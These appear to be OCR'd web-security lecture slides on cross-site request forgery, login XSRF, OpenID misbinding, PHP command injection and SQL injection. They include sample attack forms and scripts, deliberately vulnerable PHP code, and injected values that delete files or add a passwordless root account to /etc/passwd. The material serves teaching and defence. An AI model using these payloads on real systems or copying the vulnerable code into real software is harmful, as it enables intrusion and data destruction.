
- SOP does not control data export
- Malicious webpage can initiates requests from the user's browser to an honest server
- Server thinks requests are part of the established session between the browser and the server

Many reasons for XSRF attacks, not just "session riding"


Login XSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

Referer Header Helps, Right?



Laundering Referer Header



XSRF Recommendations

Login XSRF

- Strict referer validation
- Login forms typically submitted over HTTPS, referer header not suppressed

HTTPS sites, such as banking sites

- Strict referer validation

Other sites

- Use Ruby-on-Rails or other framework that implements secret token method correctly

Other Identity Misbinding Attacks


User's browser logs into website, but site associates session with the attacker

- Capture user's private information (Web searches, sent email, etc.)
- Present user with malicious content


Many examples

- Login XSRF is one example of this
- OpenID
- PHP cookieless authentication

OpenID


Victim Browser
www.attacker.com
livejournal.com
GET /blog HTTP/1.1
<script>
location.href = “http://livejournal.com/” +
“update.bml?nonce=ZA1Fa34”;
</script>
GET /?nonce=ZA1Fa34 HTTP/1.1
HTTP/1.1 200 OK
Post an Entry
Subject:

PHP Cookieless Authentication



Server Side of Web Application

Runs on a Web server (application server)


Takes input from remote users via Web server

Interacts with back-end databases and other servers providing third-party content

Prepares and outputs results for users

- Dynamically generated HTML pages
- Content from many different sources, often including users themselves
  - Blogs, social networks, photo-sharing websites…

Dynamic Web Application



PHP: Hypertext Preprocessor

Server scripting language with C-like syntax

Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

Can embed variables in double-quote strings

```
$user = “world”; echo “Hello $user!”;
```

or

```
$user = “world”; echo “Hello” . $user . “!”;
```

Form data in global arrays $_GET, $_POST, …

Command Injection in PHP

Server-side PHP calculator:

```
$in = $_GET['val'];
eval('$op1 = ' . $in . ';');
```

Supplied by the user!

Good user calls

http://victim.com/calc.php?val=5

Bad user calls

URL-encoded

http://victim.com/calc.php?val=5 ; system('rm *.*')

calc.php executes

```
eval('$op1 = 5; system('rm *.*');');
```

More Command Injection in PHP

Typical PHP server-side code for sending email

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail $email –s $subject < /tmp/joinmynetwork")
```

Attacker posts

```
http://yourdomain.com/mail.pl?
  email=hacker@hackerhome.net&
  subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.pl?
  email=hacker@hackerhome.net&subject=foo;
  echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL

Widely used database query language

Fetch a set of records

```
SELECT * FROM Person WHERE Username='Vitaly'
```

Add data to the table

```
INSERT INTO Key (Username, Key) VALUES ('Vitaly', 3611BBFF)
```

Modify data

```
UPDATE Keys SET Key=FA33452D WHERE PersonID=5
```


Query syntax (mostly) independent of vendor

Typical Query Generation Code


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
        "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

What if ‘user’ is a malicious string that changes the meaning of the query?


Typical Login Prompt



User Input Becomes Part of Query

